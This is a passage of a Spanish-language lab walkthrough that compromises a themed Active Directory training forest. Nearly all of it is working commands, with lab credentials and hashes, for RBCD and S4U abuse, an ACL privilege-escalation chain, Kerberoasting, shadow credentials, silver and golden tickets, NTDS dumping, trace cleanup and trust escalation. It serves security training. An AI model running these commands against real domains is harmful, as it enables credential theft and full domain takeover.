addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host kingslanding.sevenkingdoms.local 'sevenkingdoms.local/stannis.baratheon:Drag0nst0ne'
```

- Agregar escritura de delegación en nuestro objetivo desde X (rbdc$)

```
rbcd.py -delegate-from 'rbcd$' -delegate-to 'kingslanding$' -dc-ip 'kingslanding.sevenkingdoms.local' -action 'write' sevenkingdoms.local/stannis.baratheon:Drag0nst0ne
```

Ahora que la máquina creada (rbdc$) tiene permiso de delegación en nuestro objetivo, podemos realizar una consulta **S4U2Self** seguida de un **S4U2Proxy**, lo que nos dará como resultado un permiso de administrador en kingslanding.

```
getST.py -spn 'cifs/kingslanding.sevenkingdoms.local' -impersonate Administrator -dc-ip 'kingslanding.sevenkingdoms.local' 'sevenkingdoms.local/rbcd$:rbcdpass'
```


```
export KRB5CCNAME=Administrator@cifs_kingslanding.sevenkingdoms.local@SEVENKINGDOMS.LOCAL.ccache

wmiexec.py -k -no-pass @kingslanding.sevenkingdoms.local
```

Después de explotarlo, podemos eliminar los rastros con:

```
rbcd.py -delegate-from 'rbcd$' -delegate-to 'kingslanding$' -dc-ip 'kingslanding.sevenkingdoms.local' -action 'flush' sevenkingdoms.local/stannis.baratheon:Drag0nst0ne
```

addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host kingslanding.sevenkingdoms.local 'sevenkingdoms.local/cersei.lannister:il0vejaime' -delete

ACL

Sevenkingdoms.local ACL

Comprobamos las **ACL** en **bloodhound** y vemos el siguiente esquema:

Vamos a centrarnos realizando un ataque **killchains** en sevenkingdoms empezando por **tywin.lannister:powerkingftw135.**

Realizaremos el siguiente camino **desde tywin** hasta **el controlador de dominio kingslanding**:

Tywin → Jaime: Cambiar contraseña de usuario°
Jaime → Joffrey: Generic Write
Joffrey → Tyron: WriteDacl en usuario
Tyron → Small.Council añadir miembro en grupo
Small.Council → DragonStone: Añadir miembro de grupo a grupo
DragonStone → Kingsguard: Añadir propietario a grupo
Kingsguard →Stannis: Generic All en usuario
Stannis → Kingslanding: Generic All en ordenador

ForceChangePassword en usuario (Tywin → Jaime)

Desde tywin.lannister **cambiaremos la contraseña** de jaime.lannister:
tywin.lanister:powerkingftw135

Nueva contraseña: password123

```
net rpc password jaime.lannister -U sevenkingdoms.local/tywin.lannister%powerkingftw135 -S kingslanding.sevenkingdoms.local
```

Verificamos el cambio:

```
crackmapexec smb 192.168.56.10 -u jaime.lannister -d sevenkingdoms.local -p password123
```

GenericWrite en el usuario (Jaime → Joffrey)

Esto podría explotarse usando diferentes técnicas:

- shadowCredentials (Windows 2016 o posterior)
- targetKerberoasting (contraseña debe ser débil)

TargetKerberoasting


El concepto es, agregar un SPN al usuario, solicitar un TGS y eliminar el SPN del usuario y descifrar el TGS con un kerberoasting.

Usaremos esta herramienta que automatiza el trabajo:
https://github.com/ShutdownRepo/targetedKerberoast


```
python3 targetedKerberoast.py -v -d sevenkingdoms.local -u jaime.lannister -p password123 --request-user joffrey.baratheon
```

Ya podemos crackear el hash con hashcat:

```
hashcat -m 13100 -a 0 joffrey.hash rockyou.txt --force
```



Tenemos la contraseña de **joffrey.hash : 1killerlion**



Shadow Credentials

Como hicimos anteriormente con los ataques shadows creds, usaremos certipy para explotarlo rápidamente:

```
certipy shadow auto -u jaime.lannister@sevenkingdoms.local -p 'password123' -account 'joffrey.baratheon'
```

WriteDacl en Usuario (Joffrey → Tyron)

Para explotar **writeDacl** de Joffrey a Tyron vamos a usar el script **dackedit.py** de impacket versión shutdown que preparamos anteriormente.

Primero, creamos el ACL de Joffrey sobre Tyron:

```
dacledit.py -action 'read' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'
```

Ahora cambiamos el permiso a control total:

```
dacledit.py -action 'write' -rights 'FullControl' -principal joffrey.baratheon -target 'tyron.lannister' 'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'
```

```
┌──(myimpacket)─(th3king@b4cklab)-[~]
└─$ dacledit.py -action 'write' -rights 'FullControl' -principal joffrey.baratheon -target 'tyron.lannister'
'sevenkingdoms.local'/'joffrey.baratheon':'1killerlion'
Impacket v0.10.1.dev1+20230120.2445.97bd804c - Copyright 2022 Fortra

[*] DACL backed up to dacledit-20230205-025539.bak
[*] DACL modified successfully!
```


Ya podemos cambiar la contraseña de Tyron, hacer targetKerberoasting o ShadowCredentials.

targetKerberoasting

```
python3 targetedKerberoast.py -v -d sevenkingdoms.local -u joffrey.baratheon -p 1killerlion --request-user tyron.lannister
```

Shadow Credentials:

```
certipy shadow auto -u joffrey.baratheon@sevenkingdoms.local -p '1killerlion' -account 'tyron.lannister'
```



Añadir en el mismo grupo (Tyron -> SmallCouncil)

Herramienta ldeep: https://github.com/franc-pentest/ldeep

Buscamos el **distinguishedName**:

Para tyron.lannister:

```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=tyron.lannister)'
```

"distinguishedName":
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local",
"dn": "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"

Para SmallCouncil:

```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 search '(sAMAccountName=Small Council)' distinguishedName
```

"distinguishedName": "CN=Small
Council,OU=Crownlands,DC=sevenkingdoms,DC=local",
"dn": "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"

Agregamos a **Tyron a Small Council:**

```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=Small Council,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

Vemos a los miembros del grupo Small Council:

```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 membersof 'Small Council'
```

Como vemos el usuario tyron.lannister está **añadido en el grupo** de small council.

Agregar miembro en el grupo (Small Council → DragonStone)

Como Tyron está en el grupo small council, podemos agregarlo al grupo de dragonstone como hicimos antes:

```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d sevenkingdoms.local -s ldap://192.168.56.10 add_to_group "CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local" "CN=DragonStone,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

Añadir propietario WriteOwner en grupo (DragonStone → Kingsguard)

Con **writeOwner** podemos cambiar el propietario de Kingsguard para que sea el propietario del grupo.

Usaremos **owneredit.py** de la versión de impacket (shutdown):

```
owneredit.py -action read -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
```

```
owneredit.py -action write -new-owner 'tyron.lannister' -target 'kingsguard' -hashes ':b3b3717f7d51b37fb325f7e7d048e998' sevenkingdoms.local/tyron.lannister
```

Si volvemos a leer las propiedades del grupo, vemos el cambio realizado:

Ahora el **dueño del grupo kingsguard es tyron.lannister. C**omo propietario del grupo ahora podemos **cambiar la ACL** y **activar GenericAll** en el grupo:

```
dacledit.py -action 'write' -rights 'FullControl' -principal tyron.lannister -
target 'kingsguard' 'sevenkingdoms.local'/'tyron.lannister' -hashes
':b3b3717f7d51b37fb325f7e7d048e998'
```

Con GenericAll podemos agregar a Tyron al grupo kingsguard:

```
ldeep ldap -u tyron.lannister -H ':b3b3717f7d51b37fb325f7e7d048e998' -d
sevenkingdoms.local -s ldap://192.168.56.10 add_to_group
"CN=tyron.lannister,OU=Westerlands,DC=sevenkingdoms,DC=local"
"CN=kingsguard,OU=Crownlands,DC=sevenkingdoms,DC=local"
```

GenericAll en el usuario (kingsguard → stannis)

Con T**yron** en el grupo **kingsguard**, podemos tomar el control de S**tannis** con **genericAll**, así que vamos a cambiar la contraseña de S**tannis** con **ldeep** (utilizaremos el **nt-hash de Tyron**):

```
net rpc password stannis.baratheon --pw-nt-hash -U
sevenkingdoms.local/tyron.lannister%b3b3717f7d51b37fb325f7e7d048e998 -S
kingslanding.sevenkingdoms.local
```


stannis.baratheon ahora tiene de contraseña password123

GenericAll en el ordenador (Stannis → Kingslanding)

Tenemos el control de Stannis, terminaremos el **control del dominio con genericWrite** en el **DC**:

Realizaremos un **shadow credentials** con certipy:

```
certipy shadow auto -u stannis.baratheon@sevenkingdoms.local -p
'password123' -account 'kingslanding$'
```



Ahora tenemos el **TGT** y el **hash NT** de **kingslanding$**, podríamos hacer **DCsync** en **kingslanding** porque es un **DC**, pero vamos a obtener una shell en el próximo punto.

Shell de administrador

S4U2Auto

Solicitamos un TGS como usuario del dominio administrador abusando de **S4U2self:**

```
export KRB5CCNAME=kingslanding.ccache
getST.py -self -impersonate "Administrator" -altservice
"cifs/kingslanding.sevenkingdoms.local" -k -no-pass -dc-ip 192.168.56.10
"sevenkingdoms.local"/'kingslanding$'
```

Ahora usaremos el **TGS** para conectarnos como administrador:

```
export KRB5CCNAME=Administrator@cifs_kingslanding.sevenkingdoms.loc
al@SEVENKINGDOMS.LOCAL.ccache
wmiexec.py -k -no-pass
sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
```


Silver Ticket

Otra manera de obtener una shell es creando un silver ticket. Primero buscamos el SID del dominio:

```
lookupsid.py -hashes ':4b5ac9be0c46c365ed1c531326456ee7' 'sevenkingdoms.local'/'kingslanding$'@kingslanding.sevenkingdoms.local 0
```

Creamos el silver ticket con el SID:

```
ticketer.py -nthash '4b5ac9be0c46c365ed1c531326456ee7' -domain-sid 'S-1-5-21-3489730274-2666237749-3690367266' -domain sevenkingdoms.local -spn cifs/kingslanding.sevenkingdoms.local Administrator
```



Usamos el ticket generado y obtenemos shell de administrador:

```
export KRB5CCNAME=Administrator.ccache

wmiexec.py -k -no-pass sevenkingdoms.local/administrator@kingslanding.sevenkingdoms.local
```

LAPS Passwords


Podemos leer las contraseñas LAPS con el módulo de crackmapexec **LAPS:**

```
crackmapexec ldap 192.168.56.12 -d essos.local -u jorah.mormont -p 'H0nnor!' --module laps
```

Enumerar Confianza (Trust)

Enumeramos la confianza con **ldeep:**

```
ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s ldap://192.168.56.10 trusts
```




```
ldeep ldap -u tywin.lannister -p 'powerkingftw135' -d sevenkingdoms.local -s ldap://192.168.56.12 trusts
```


Sevenkingdoms → essos

trustAttributes: FOREST_TRANSITIVE | TREAT_AS_EXTERNAL (historial SID habilitado)

essos → sevenkingdoms


trustAttributes: FOREST_TRANSITIVE

En bloodhound **(MATCH p=(n:Domain)-->(m:Domain) RETURN p)**



Vemos que existe confianza bidireccional entre **north.sevenkingdoms.local y sevenkingdoms.local (padre/hijo)** y confianza bidireccional entre **essos.local y sevenkingdoms.local**

Confianza north.sevenkingdoms →sevenkingdoms.local (hijo/padre)



Escalar de hijo a padre:

Para escalar de hijo a padre de **north.sevenkingdoms.local** a **sevenkingdoms.local,** la manera más sencilla es con impacket **raiseChild**:

```
raiseChild.py
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'
```

Con esta herramienta obtenemos un golden ticket de administrador del bosque.

sevenkingdoms.local/Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::

Comprobamos el acceso con crackmapexec:

```
crackmapexec smb 192.168.56.10 -u Administrator -H
c66d72021a2d4744409969a581a1705e -d sevenkingdoms.local
```

Golden ticket + extraSID

Hicimos la explotación automatizada con raiseChild de impacket, ahora vamos a hacer lo mismo, pero paso a paso. La explicación a este ataque está documentada en el siguiente enlace: https://adsecurity.org/?p=1640

Volcamos el **krbtgt** del dominio que poseemos con **impacket-secretsdump**:

```
impacket-secretsdump -just-dc-user north/krbtgt \
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.1
1
```

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ba686e0d512531d057b00993189a3dec:::

Obtenemos el SID del dominio principal y secundario:

```
lookupsid.py  -domain-sids
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.1
1 0
```

Domain SID is: S-1-5-21-921444021-1544353489-1366240443



```
lookupsid.py -domain-sids
north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.1
0 0
```

Domain SID is: S-1-5-21-3489730274-2666237749-3690367266

Creamos el **golden ticket**, agregando **-519** al final del **extra-sid.** Esto significa que es administrador.

- lista del SID del dominio en el siguiente enlace: https://learn.microsoft.com/en-us/windows-server /identity/ad-ds/manage/understand-security-identifiers

```
ticketer.py -nthash ba686e0d512531d057b00993189a3dec -domain-sid S-1-5-
21-921444021-1544353489-1366240443 -domain north.sevenkingdoms.local  -
extra-sid S-1-5-21-3489730274-2666237749-3690367266-519  goldenuser
```



Ya tenemos el **golden ticket**, lo usaremos para volcar el **NTDS** del dominio principal con **secretsdump**:

```
export KRB5CCNAME=goldenuser.ccache
impacket-secretsdump -k -no-pass -just-dc-
ntlm  north.sevenkingdoms.local/goldenuser@kingslanding.sevenkingdoms.
local
```

TGT entre reinos

Escalar de hijo a padre es extraer la clave de confianza y usarla para crear nuestro ticket de confianza. La clave de confianza se puede encontrar apuntando al nombre de netbios del dominio en ntds:

```
impacket-secretsdump -just-dc-user 'SEVENKINGDOMS$' north.sevenkingdoms.local/eddard.stark:'FightP3aceAndHonor!'@192.168.56.11
```

SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:5dee5b60b206a0aa0ab53d31b181021a:::

Ahora que tenemos la clave de confianza, podemos falsificar el ticket, como hicimos anteriormente, pero esta vez configuraremos el spn: **krbtgt/parent_domain**


```
ticketer.py -nthash 5dee5b60b206a0aa0ab53d31b181021a -domain-sid S-1-5-21-921444021-1544353489-1366240443 -domain north.sevenkingdoms.local -extra-sid S-1-5-21-3489730274-2666237749-3690367266-519 -spn krbtgt/sevenkingdoms.local trustfakeuser
```

Ahora usamos el TGT falsificado para solicitar un ST en el dominio principal:

```
export KRB5CCNAME=trustfakeuser.ccache

getST.py -k -no-pass -spn cifs/kingslanding.sevenkingdoms.local \
sevenkingdoms.local/trustfakeuser@sevenkingdoms.local -debug
```

Ahora podemos usar el TGS y conectarnos, por ejemplo, por SMB:

```
export
KRB5CCNAME=trustfakeuser@sevenkingdoms.local@cifs_kingslanding.seve
nkingdoms.local@SEVENKINGDOMS.LOCAL.ccache
```




